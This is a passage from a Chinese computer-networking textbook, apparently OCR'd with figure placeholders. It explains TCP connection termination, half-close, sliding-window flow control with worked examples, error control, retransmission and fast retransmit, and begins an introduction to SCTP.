


图 5.12　TCP 使用三次握手终止连接

（1）正常情况，客户 TCP 从客户进程收到了关闭的指令，就发送一个控制符 FIN＝1 的分段。注意，此时的 FIN 分段载荷内可能还含有客户进程要传输的最后用户数据，也可能只是一个控制分段。此 FIN 分段占用一个序列号（图中为 x）。

（2）TCP 服务端收到此 FIN 分段后，告诉上面进程，同时给客户返回 FIN＋ACK 分段，用以确认它已经收到，同时声明自己关闭连接。此分段中也可以携带服务器给用户的最后数据。无论有无携带数据，此分段也占用一个序列号（图中为 y）。

（3）客户 TCP 向服务器发回最后一个 ACK 分段，确认它收到了服务器的 FIN＋ACK 分段，确认号是 $y+1$。此分段不占用序列号（图中仍为 x）。至此双方的 TCP 连接终止。

2. 半关闭状态

在 TCP 中，通信的一方可以停止发送数据，但是仍然在接收数据，这称为半关闭（Half-close）。虽然双方都可以半关闭，但是一般是由客户机发起。例如，客户机要求服务器进行数

据分类，服务器要等收到全部数据后才能进行分类处理，当客户机发完数据后，就可以关闭外出的连接，而仍然保持入内的连接以接收分类后的数据。服务器收到全部数据后，需要时间进行数据分类，它的外出方向的连接必须仍然开放。双方直到全部处理完后才全部关闭连接。

5.3.7 TCP 的流量控制

TCP 使用滑动窗进行流量控制。TCP 使用的滑动窗技术介于"返回 N(Go-back-N)"和"选择重传(Selective Repeat)"技术之间。它与返回 N 滑动窗技术相同之处是不使用否定确认(Negative Acknowledgment,NAK)，它与选择重传滑动窗相同之处是接收方的缓存器保存所有乱序的分段，直到收到丢失的分段。与它们不同的地方是：①TCP 的滑动窗是面向字节的；②TCP 的滑动窗的大小是可变的。图 5.13 是 TCP 滑动窗的工作过程。



图 5.13 TCP 的滑动窗流量控制原理

发送端的滑动窗是发送缓存器中的一部分，其中存放着来自上层进程的等待发送的数据。窗内的字节是可以被传输的，它们可以被发送而不用考虑接收方的 ACK 确认。窗口范围由想象中的左墙和右墙来界定，其范围是图中的从左侧起始字节 n 到右侧结束字节 m。而 $n-1$ 以下的字节已经被发送并已收到确认，$m+1$ 以上的字节还未获得等候发送的资格。

滑动窗可以被打开、关闭或缩小，它受接收端及网络的拥塞状态控制。发送端必须遵循接收端的指令设置窗口大小。打开窗口就是将右墙向右移动，这就允许发送缓存器中存储更多的等待发送的字节。关闭窗口就是将左墙向右移动，这意味着这些字节已被接收端确认了，发送端不用再关心它们了。收缩窗口就是将右墙向左移动，这是减少可以发送的字节的数量，取消这些曾经允许发送的字节的被发送资格。如果发送端已经将这些字节发送了，但是又被收缩窗口取消资格，这就会出现问题。注意，左墙是不能向左移动的，因为左墙的左边的字节已经被接收端确认收到了。

滑动窗用于提高传输的效率，以及控制发送的数据流，防止接收端的缓存器接收到过量数据而溢出。TCP 的滑动窗是面向字节的，它可从捕获网络数据流中看到，实测方法见 Wireshark 的使用介绍。

在通信一端的窗口大小取决于两个值中的最小值：接收端窗口(Receiver Window, rwnd)，拥塞窗口(Congestion Window, cwnd)。接收端窗口是接收方返回给发送方的数据段中确认字段的值，它是在接收方的缓存器不溢出和数据不丢失的情况下，能够接收的字节数量。拥塞窗口是由网络避免拥塞而决定的一个值，后面将对此详细讨论。

例 5-1 主机 A 向主机 B 发送数据，如果接收主机 B 的缓存器长 5000B，其中存了已收到但还未处理的 1000B 数据，那么主机 A 的发送窗口应当有多大？

答：接收窗口 rwnd＝5000－1000＝4000。主机 B 的缓存器中还有 4000B 的空间，在下一个数据段中将此值告诉主机 A。

例 5-2 如果主机 A 的 rwnd＝3000B，cwnd＝3500B，那么主机 A 的窗口有多大？

答：主机 A 的窗口大小是 rwnd 和 cwnd 中的最小值，3000B。

例 5-3 图 5.14 所示是一个简化的例子。图中,发送端已经将数据段发送到了 202 号字节,假设拥塞窗口 cwnd=20B(实际中为几千字节),接收端已经返回收到 200 号字节的确认号,接收端窗口 rwnd=9B(实际中为几千字节)。在此例的 rwnd 和 cwnd 中较小值为 9B。字节 200 号至 202 号已经发送,但是还未收到确认,它们还必须继续暂存以备丢失重传。因此字节 203 号至 208 号可以被发送,不必担心确认。但是字节 209 号不能发送,必须等到窗口右移打开。




图 5.14　TCP 的滑动窗流量控制原理举例

5.3.8　TCP 的差错控制

TCP 是一个可靠的传输层协议,发送端的应用程序将数据流交给 TCP,依靠 TCP 将整个的数据流传输给接收方的应用程序,同时必须次序一致、无差错、无重复和丢失。这取决于 TCP 的差错控制功能。

差错控制技术包括:检测出错的数据段、丢失的数据段、乱序的数据段和重复的数据段,也包括检出错误后的纠正。TCP 主要使用 3 种简单的工具:校验和、确认和超时处理。

1. 用校验和(Checksum)检错

每个 TCP 数据段头部都有一个校验和字段,它用于接收端检测收到的该数据段是否出错。如果接收到的数据段出错了,接收端就将其丢弃。TCP 的校验和有 16 位长。这对于新的传输层协议 SCTP 不太合适,但是不能改动了,因为这是早已确定的 TCP 格式标准。校验和的计算方法见附录 B。

2. 接收端返回确认(Acknowledgment)

TCP 的接收端向发送端返回收到数据段的确认。TCP 的控制数据段虽然不携带用户数据,但是占用一个数据段的序列号,也要被确认。而 ACK 数据段不占用序列号,也不需要被确认。

3. 出现差错则重传

差错控制的核心就是出错数据段的重传,当一个数据段出错、丢失或延迟超时,它将被重传。目前的重传取决于两种情况:当重传定时器超时,或者发送端收到了 3 个重复相同的 ACK 数据段。

注意,对于不占用序列号的数据段,不需重传。例如,对 ACK 数据段不需要重传,也不需要发送 ACK 数据段后为它设重传定时器。

4. 乱序的数据段的处理

当一个数据段被延迟、丢失或抛弃后,其后接收到的数据段就产生了乱序。早先设计的 TCP 是将所有乱序的数据段丢弃,全部重传。现在的 TCP 不丢弃乱序的数据段,而是将它们暂时储存起来,并标识上乱序的段,直到收到重新发送的丢失的数据段填补完整。注意,

在补充上丢失的段之前，乱序的数据段并不提交给上面进程。

5. 正常的 TCP 数据段传输举例

图 5.15 是客户机与服务器之间的正常的数据段传输举例。图中客户机发送了一个数据段给服务器，服务器发送了 3 个数据段给客户机。图中的每个确认段标识了希望收到的下一个段的序列号。当客户机发送了第一个段给服务器后，它再没有数据要发了，因此它发给服务器的后两个只是 ACK 段。然而，返回的 ACK：5001 段延迟了 500ms，因为它要等待看是否还有来自服务器方的其他段到达。当定时器到时了，它就触发一个确认过程。当收到第二个数据段后，又启动确认定时器重新计时，在未满 500ms 之前就收到了第三个数据段，立刻触发了确认 ACK：7001 段。而对于第二个数据段就不必确认了。




图 5.15　客户机与服务器之间正常的 TCP 数据段传输

6. 传输的 TCP 数据段丢失重传举例

图 5.16 是 TCP 数据段传输丢失的处理情况举例。接收方对丢失数据段和出错数




图 5.16　TCP 数据段传输丢失后的处理

据段的处理是相同的。数据段的丢失是在网络传输途中产生的，例如由于中途出错或网络拥塞被某个路由器抛弃了，而数据段的出错是在接收端产生的，二者都同样作为丢失情况处理。

图中假设数据段是由发送端向接收端单向传输。发送端发送了数据段 1 和 2，这两个段的确认立即就收到了（ACK：701）。发送的数据段 3 被丢失了，接收端收到的是数据段 4，它是乱序的，接收缓存器里出现了空位。接收端立即再发送一个确认（ACK：701）给发送端，由此发送端就知道序列号为 701 的数据段丢失了，需重发。接收端将乱序的 801～900B 保存着，直到收到重传的 701～800B 后填充入空位，才将完整的字节流送上应用进程。

发送端每发送一个数据段后就启动重传超时定时器（Retransmission Time-Out，RTO），当限定时间到了，还未收到接收端的确认，发送端就将数据段 701 重发，此时 ACK：701 也到了。此例的情况是要等到定时器超时才进行反映，下例是不必等定时器超时的情况处理。

7. 快速重传

在图 5.17 中，如果定时器的设定值较高，就不必等待超时才重传。当接收端返回了对第 2 段的确认 ACK:301 后，没有收到第 3 段，而是收到了第 4、5、6 数据段，就重复发出确认 ACK：301。发送方收到了 4 个确认包都是相同的值 ACK：301，虽然对数据段 3 的定时器还未超时，但是由此可判断丢失了序列号为 301 的段，于是立即重传该段。注意，虽然有 4 个段未确认，但是只重传了第 3 段。当发送方收到了 ACK：701 后，就知道前面的 4 段都收到了，因为确认值是按顺序累加的。




图 5.17　快速重传举例

5.4 数据流控制传输协议简介

数据流控制传输协议(Stream Control Transmission Protocol,SCTP)是传输层的一个新的、面向报文(Message-oriented)的协议,是为了适应互联网的新业务而制定的。这些新的应用包括:M2UA 和 M3UA(电话信令),H.248(媒体网关控制),H.323(IP 电话),SIP(互联网 IP 电话)等。这些新业务的需求超过了 UDP 或 TCP 所能提供的服务。SCTP 提供了这些新的性能,下面作简单的比较:

(1) UDP 是一个面向报文的协议。一个应用进程将报文交给 UDP,将报文封装在一个用户数据报中通过网络发送,保持报文的起始和结束边界。UDP 传输的每个报文之间是相互独立的,这适合于 IP 电话和实时数据传输这类应用的需求。然而,UDP 是不可靠的,发送端将用户数据报发送后,就不知道该报文的命运了。报文可能被丢失、重复接收或接收乱序。UDP 没有拥塞控制、流量控制等性能。

